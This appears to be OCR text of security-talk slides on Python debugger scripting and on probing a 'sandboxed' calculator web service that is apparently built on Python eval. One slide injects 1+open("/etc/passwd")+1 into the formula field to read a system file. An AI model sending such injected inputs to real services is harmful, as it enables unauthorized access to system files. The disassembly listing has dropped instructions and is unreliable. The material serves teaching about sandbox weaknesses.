
- For example:
  - There is Python for WinDbg
  - ImmunityDbg has Python as well
  - Hey, even IDA has Python!


do_something_32_64 proc near
push ebx ; [64 bit] push rbx
mov ebx, [eax] ; [64 bit] mov ebx, [rax]
mov ecx, ds:dword_804C76C ; [64 bit] mov ecx, [0x804c76c]
mov [edx], ebx ; [64 bit] mov [rdx], ebx
mov eax, [eax+4] ; [64 bit] mov eax, [rax+0x4]
test ecx, ecx ; [64 bit] test ecx, ecx
mov [edx+4], eax ; [64 bit] mov [rdx+0x4], eax
jz short loc_804956C ; [64 bit] jz 0x804956c
cmp ecx, 1 ; [64 bit] cmp ecx, 0x1
bswap ebx ; [64 bit] bswap ebx
mov [edx], ebx ; [64 bit] mov [rdx], ebx
jnz short loc_804956C ; [64 bit] jnz 0x804956c
ds:dword_804C76C, ecx ; [64 bit] mov [0x804c76c], ecx
short loc_8049575 ; [64 bit] jmp 0x8049575
loc_804956C: ; [64 bit] bswap eax ; XREF: 080
bswap eax
mov ds:dword_804C76C, ecx ; [64 bit] mov [0x804c76c], ecx
loc_8049575: ; [64 bit] mov [rdx+0x4], eax
mov [edx+4], eax
pop ebx ; [64 bit] pop rbx
pop ecx ; [64 bit] pop rcx
or ecx, ecx ; [64 bit] or ecx, ecx
jmp ecx ; [64 bit] jmp rcx
do_something_32_64 endp ; sp-analysis failed


„Sandbox”

A calculator.


What could possible go wrong?




„Sandbox”


POST /calc HTTP/1.1
{"formula": "6*9"}
HTTP SERVER
HTTP/1.1 200 OK
{"result": "42"}


„Sandbox”


POST /calc HTTP/1.1
{"formula": "0/0"}
HTTP SERVER
HTTP/1.1 200 OK
{"error":
"ZeroDivisionError"}


„Sandbox”


?
1+open("/etc/passwd")+1
?
?
NameError
TypeError
Damn Kids!
Get Off My Lawn!


„Sandbox”



„Sandbox”




„Sandbox”




Probable Python Sandbox:

```
eval("formula",
     {"__builtins__": None,
      "sin": math.sin,
      ... },  # Globals
     {})      # Locals
```

